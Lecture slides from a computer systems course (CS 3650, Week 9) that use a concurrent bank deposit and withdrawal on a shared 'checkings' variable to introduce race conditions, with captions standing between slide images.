CS 3650 Computer Systems – Summer 2025

Concurrency (2)

Week 9

* Acknowledgements: created based on Christo Wilson, Ferdinand Vesely, Ji-Yong Shin's and Alden Jackson's lecture slides for the same course.

Bank Transactions


A series (i.e. serial) of Bank Transactions

1. If I start with **$25** in my checking account.
2. Then I deposit $50, I have $75.
3. If I then withdraw $50, I now have $25.
4. My final balance is **$25.**
5. There is a variable ***checkings*** that monitors our balance.


Concurrent Bank Transaction

1. If I start with **$25** in my checking account.
2. Then I deposit $50 **and** withdraw $50 at the same time (concurrently)
3. My final balance should still be **$25.**
4. There is a **shared variable** *checkings* in each thread that monitors our balance.


Read our initial balance




Okay, we have $25 – now move on




withdraw and deposit occur (Thread Y and Z)




Checkings from Thread Y updates first




(Thread Z) updates its checkings value shortly after




Now we have conflicting information



